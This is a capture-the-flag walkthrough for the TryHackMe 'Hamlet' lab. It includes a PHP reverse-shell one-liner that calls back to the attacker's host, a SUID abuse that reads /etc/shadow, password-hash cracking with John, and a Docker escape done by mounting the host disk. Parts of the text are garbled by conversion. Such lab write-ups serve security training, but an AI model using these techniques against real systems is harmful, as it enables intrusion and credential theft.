# **Hamlet**

### **Hamlet**

https://tryhackme.com/room/hamlet

rustscan -a 10.10.135.231 -- -sC -sV -A | tee scan.txt

### docker

#### scan


```
| End of status | Find of status | Find
```

### check FTP

ftp 10.10.135.231

mget \*

#### There are 2 files



### port 501

Here I found second flag

```
PENTESTER
flag
your Fathers sonne indeed,
More then in words?
Laer. To cut his throat i'th' Ch
PENTESTER
gallows
THM{2_ophelia_s_grave}
```

# http

On port 80 I found first flag by using dirsearch dirsearch -u http://10.10.135.231


```
200 - 1011B
                              /index.html
             200 -
                        64B
                               - /robots.txt
 10.10.135.231/robots.txt
                                +
                                     O 各 10.10.135.231/robots.txt
           \mathbf{c}
                ക
  🤏 Kali Linux \mid Kali Tools 💆 Kali Docs 💢 Kali Forums 🧖 Kali NetHunter 🛸 Explo
 User-agent: *
 Allow: /
 THM{1_most_mechanical_and_dirty_hand}
On port 8080 I found login page try to create wordlist
cewl --min_word_length 12 http://hamlet.thm/hamlet.txt > words.txt
```

Now all the words change to lowercase

I try a lot of usernamemes( michael,admin,hamlet)

And when I back to port 80 I found 1 more possibility)))


tr '[:upper:]' '[:lower:]' < words.txt > lowercase words.txt




# Welcome to the Hamlet Annotation Project

We are a small group of researchers annotating Shakespeare's *Hamlet* using *WebAnno*. <u>This</u> is the version of the play we are currently using.

If you want to help out, send an email to Michael 'ghost' Canterbury (ghost@webanno.hamlet.thm). He's obsessed with *Hamlet* and the vocabulary used by Shakespeare.




Now I can use path I found before. Here is very important to change document 0 to 1)) I spent a lot of time and try a lot of revshels before I change this))



None standart repository in /

```
www-data@66505608bd11:.../1/source# ls -la /
total 88
drwxr-xr-x 1 root root 4096 Sep 15 2021 .
drwxr-xr-x 1 root root 4096 Sep 15 2021 ...
-rwxr-xr-x 1 root root 0 Sep 15 2021 .dockerenv
drwxr-xr-x 1 root root 4096 Sep 3 2021 bin
drwxr-xr-x 2 root root 4096 Apr 10 2021 boot
drwxr-xr-x 13 root root 3580 Feb 24 15:17 dev
drwxr-xr-x 1 root root 4096 Sep 15 2021 etc
drwxr-xr-x 2 root root 4096 Apr 10 2021 home
drwxr-xr-x 1 root root 4096 Sep 3 2021 lib
drwxr-xr-x 2 root root 4096 Sep 2 2021 lib64
drwxr-xr-x 2 root root 4096 Sep 2 2021 media
drwxr-xr-x 2 root root 4096 Sep 2 2021 mnt
drwxr-xr-x 2 root root 4096 Sep 2 2021 opt
dr-xr-xr-x 119 root root 0 Feb 24 15:17 proc
drwx----- 1 root root 4096 Sep 15 2021 root
drwxr-xr-x 1 root root 4096 Sep 3 2021 run
drwxr-xr-x 1 root root 4096 Sep 3 2021 sbin
drwxr-xr-x 2 root root 4096 Sep 2 2021 srv
drwxr-xr-x 2 root root 4096 Sep 15 2021 stage
                          0 Feb 24 15:17 sys
dr-xr-xr-x 13 root root
drwxrwxrwt 1 root root 4096 Sep 3 2021 tmp
           1 root root 4096 Sep 2 2021 usr
drwxr-xr-x
drwxr-xr-x 1 root root 4096 Sep 3 2021 var
www-data@66505608bd11:.../1/source# ls -la /stage
total 12
drwxr-xr-x 2 root root 4096 Sep 15 2021 .
drwxr-xr-x 1 root root 4096 Sep 15
                                  2021
-rw-r--r-- 1 root root 29 Sep 16 2021 flag
```

#### Looks like I missed 1 flag



Cat have a SUID permissions

```
www-data@66505608bd11:../html/db# find / -type f -perm -u=s 2>/dev/null
/bin/umount
/bin/mount
/bin/cat
/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
```

#### But I cannot use cat in this shell

```
php -r '$sock=fsockopen("10.18.88.130",1337);shell_exec("/bin/sh <&3 >&3 2>&3");'

www-data@66505608bd11:../html/db# php -r '$sock=fsockopen("10.18.88.130",1337);shell_exec("/bin/sh <&3 >&3 2>&3");'

www-data@66505608bd11:../html/db# |
```

#### No python shell stabilization

script -qc /bin/bash /dev/null


#### Using SUID I can read /etc/shadow


LFILE=/etc/shadow

/bin/cat "\$LFILE"

```
script -qc/bin/bash /dev/null
www-data@66505608bd11:/tmp$ LFILE=/etc/shadow
LFILE=/etc/shadow
www-data@66505608bd11:/tmp$ ./cat "$LFILE"
./cat "$LFILE"
bash: ./cat: No such file or directory
www-data@66505608bd11:/tmp$ /bin/cat "$LFILE"
/bin/cat "$LFILE"
root:$y$j9T$.9s2wZRY3hcP/udKIFher1$sIBIYsiMmFlXhK004ZDJDXo54byuq7a4xAD0k9jw2m4:18885:0:99999:7:::
daemon: *: 18872:0:99999:7:::
bin:*:18872:0:99999:7:::
sys:*:18872:0:99999:7:::
sync:*:18872:0:99999:7:::
games:*:18872:0:99999:7:::
man:*:18872:0:99999:7:::
lp:*:18872:0:99999:7:::
mail:*:18872:0:99999:7:::
news:*:18872:0:99999:7:::
uucp:*:18872:0:99999:7:::
proxy:*:18872:0:99999:7:::
www-data:*:18872:0:99999:7:::
backup: *: 18872:0:99999:7:::
list:*:18872:0:999999:7:::
irc:*:18872:0:99999:7:::
gnats:*:18872:0:99999:7:::
nobody:*:18872:0:99999:7:::
_apt:*:18872:0:99999:7:::
www-data@66505608bd11:/tmp$
```

I found hash but does it crackable??))





**‡** 

1 Answer Sorted by: Highest score (default)



I'm going to guess that you're testing this on Kali itself; having ran the following command successfully:

8



sudo unshadow /etc/passwd /etc/shadow > johninput



If you view johninput and see **\$y\$** right after the username, then that indicates the passwords are hashed with **yescrypt**.



kali:\$y\$j9T\$B4i9oW2LaERt/J5/X8bbN/\$zzGfRqAZim/VofZcas3MhnfSdYddB5.zRulk087PN2A:100

It appears John needs a little help with detecting the hash format, so try changing your command line to the following:

```
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt johninput
```

Of course the default password for the kali user is solved much faster by simply running:

john --format=crypt hash.txt --wordlist=/home/kali/Desktop/rockyou.txt

```
-(kali⊛kali)-[~/THM/hamlet]
                   pt:hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:00:19 DONE (2024-02-24 13:39) 0.05205g/s 254.8p/s 254.8c/s 254.8C/s 2222222..asasas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
www-data@66505608bd11:/tmp$ su root
su root
Password: murder
root@66505608bd11:/tmp# cd /root
cd /root
root@66505608bd11:~# ls
root@66505608bd11:~# ls -la
ls -la
total 20
           — 1 root root 4096 Sep 15
                                                    2021 .
drwxr-xr-x 1 root root 4096 Sep 15
                                                    2021
                                  571 Apr 10
                                                    2021 .bashrc
-rw-r--r-- 1 root root
                                    24 Sep 16
                                                    2021 .flag
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                                  161 | Jul | a9
                                                   2019 .profile
root@66505608bd11:~# cat .flag
cat .flag
THM{5_murder_most_foul}
root@66505608bd11:~#
```

```
see all devices
```

```
ls -la /dev | grep disk
```

#### create folder

mkdir /mnt-test


#### Mounting first device

mount /dev/dm-0 /mnt-test

I am escape out of docker

```
nount /dev/dm-0 /mnt-test
root@66505608bd11:/# cd /mnt-test
cd /mnt-test
root@66505608bd11:/mnt-test# ls -la
ls -la
total 4015224
drwxr-xr-x 24 root root
                           4096 Sep 15 2021 .
                           4096 Feb 24 19:00
drwxr-xr-x 1 root root
                           4096 Sep 15
drwxr-xr-x
            root root
                                       2021 bin
drwxr-xr-x
            root root
                           4096 Sep
                                       2021 boot
drwxr-xr-x 2 root root
                           4096 Sep 15
                                       2021 cdrom
                           4096 Aug
                                    6
                                       2020 dev
drwxr-xr-x 4 root root
                           4096 Sep
drwxr-xr-x 99 root root
                                       2021 etc
drwxr-xr-x 5 root root
                           4096 Sep 15
                                       2021 home
                             34 Sep 15
                                       2021 initrd.img → boot/initrd.img-4.15.0-156-generic
lrwxrwxrwx
          1 root root
lrwxrwxrwx 1 root root
                             34 Sep 15
                                       2021 initrd.img.old → boot/initrd.img-4.15.0-156-generic
                                       2021 lib
2020 lib64
drwxr-xr-x 23 root root
                           4096 Sep 15
                           4096 Aug
drwxr-xr-x
            root
                 root
drwx-
            root root
                          16384 Sep 15
                                       2021 lost+found
drwxr-xr-x 2 root root
drwxr-xr-x 3 root root
                           4096 Aug
                                    6
                                       2020 media
                           4096 Sep
                                   15
                                       2021 mnt
drwxr-xr-x
          5 root root
                           4096 Sep 15
                                       2021 opt
drwxr-xr-x
            root root
                           4096 Apr
                                   24
                                       2018 proc
drwx-
                           4096 Sep 15
                                       2021 root
            root root
                           4096 Aug
drwxr-xr-x 13 root root
                                    6
                                       2020 run
drwxr-xr-x
            root
                 root
                          12288 Sep
                                   15
                                       2021 sbin
drwxr-xr-x 2 root root
                           4096 Sep 15
                                       2021 snap
                           4096 Sep 15
                                       2021 srv
drwxr-xr-x
            root root
          1 root root 4111466496 Sep 15
-rw-
                                       2021 swap.img
drwxr-xr-x 2 root root
drwxrwxrwt 9 root root
                           4096 Apr 24
                                       2018 sys
                           4096 Feb 24 15:20 tmp
drwxr-xr-x 10 root root
                           4096 Aug 6
                                      2020 usr
                           4096 Sep 15
drwxr-xr-x 14 root root
                                      2021 var
lrwxrwxrwx 1 root root
lrwxrwxrwx 1 root root
                                       2021 vmlinuz → boot/vmlinuz-4.15.0-156-generic
                             31 Sep 15
                             31 Sep 15 2021 vmlinuz.old → boot/vmlinuz-4.15.0-156-generic
root@66505608bd11:/mnt-test#
 cd root
 root@66505608bd11:/mnt-test/root# ls -la
 ls -la
 total 32
                  5 root root 4096 Sep 15
                                                       2021 .
 drwxr-xr-x 24 root root 4096 Sep 15
                                                       2021
                  1 root root 3106 Apr
                                                  9
                                                       2018 .bashrc
 -rw-r--r--
                  2 root root 4096 Sep 15
                                                       2021 .cache
                  3 root root 4096 Sep 15
                                                       2021 .local
 drwxr-xr-x
                                                       2015 .profile
 -rw-r--r--
                  1 root root
                                     148 Aug 17
                  2 root root 4096 Sep 15
                                                       2021 .ssh
                  1 root root
                                       55 Sep 16
 -rw-r--r--
                                                       2021 flag
 root@66505608bd11:/mnt-test/root# cat flag
 cat flag
 THM{6_though_this_be_madness_yet_there_is_method_in_t}
 root@66505608bd11:/mnt-test/root#
```

I didn't find a way to 3rd flag.



#### So I found him on host

#### find / -type f -name "\*flag\*"

```
/usr/include/x86_64-linux-gnu/bits/termios-c_lflag.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/linux/tty_flags.h
/usr/include/linux/kernel-page-flags.h
/usr/bin/dpkg-buildflags
/usr/share/dpkg/buildflags.mk
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/stage/flag
/mnt-test/opt/stage/flag
/mnt-test/root/flag
/mnt-test/home/ophelia/flag
/mnt-test/usr/src/linux-headers-4.15.0-156-generic/include/config/arch/uses/high/vma/flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/uapi/linux/tty_flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/uapi/linux/kernel-page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/pageblock-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/kernel-page-flags.h
/mnt-test/usr/src/linux-headers-4.15.0-156/include/linux/irqflags.h
/mntrt-ce/sty/&&r/}iruv/addcke1/15/e1f6dy2}idallibwbb>96c2la47la48hhqoobooqi//42bze12ba;
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/cadba0879d21a47c4e8f4665384f774232e123a9
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/8e2b258e0bc00bb7c92871c8b64af93750953dee
/mnt-test/var/lib/docker/overlay2/5dca9c2b244ade6cbe8de131ad931075b5228f44
root@66505608bd11:/mnt-test/root# cat /mnt-test/home/ophelia/flag
cat /mnt-test/home/ophelia/flag
THM{3 i was the more deceived}
root@66505608bd11:/mnt-test/root#
```